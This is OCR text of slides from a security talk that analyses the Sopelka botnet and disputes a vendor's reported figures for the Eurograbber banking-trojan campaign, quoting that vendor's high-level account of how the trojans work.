
- Different malware families
- New ZitMo attack
- European banks
  - ~~Italy (16)~~ (14)
  - ~~Spain (7)~~ (16)
  - ~~Germany (6)~~ (3)
  - ~~Netherlands (3)~~ (1)
- 200€ - 250.000€ transactions

# Eurograbber

- Different malware families
- New ZitMo attack
- European banks
- ~~200€ - 250.000€ transactions~~


# Eurograbber

- ~~200€ - 250.000€ transactions~~




# Eurograbber

- ~~36 million EUR~~ **WTF??!!**



# Eurograbber

- ~~36 million EUR~~ **WTF??!!**



# Eurograbber

- "Once the Eurograbber Trojans are installed on the bank customer's computer and mobile phone, the malware lays dormant until the next time the customer accesses their bank account. "
- "Immediately upon a bank customer's login, the cybercriminal initiates Eurograbber's computer Trojan to start its own transaction to transfer a predefined percentage of money out of the customer's bank account to a "mule" account owned by the attackers."

# Eurograbber

- "…the Eurograbber mobile Trojan intercepts the SMS containing the TAN, hides it from the customer and forwards it to one of many relay phone numbers setup by the attackers. The SMS is then forwarded from the relay phone number to the drop zone where it is stored in the command and control database along with other user information"


# Conclusions

- Sopelka is an interesting botnet
  - 3 malware families and only one banking panel
  - High infection level
  - Mobile components
  - Internal communication
- Eurograbber is just marketing
  - With some technical details
  - Sales/Marketing >>>> Solutions/Collaboration
- Critical and analytical mind against hypes

# Agradecimientos


- S21sec e-crime
- Fox-IT Cybercrime
- Shadowserver & Abuse.ch
- ING Direct Spain (Alex!)
- …

# Questions?



# Thanks!!

**Mikel Gastesi**
**@mgastesi**

**Jose Miguel Esparza**
**@EternalTodo**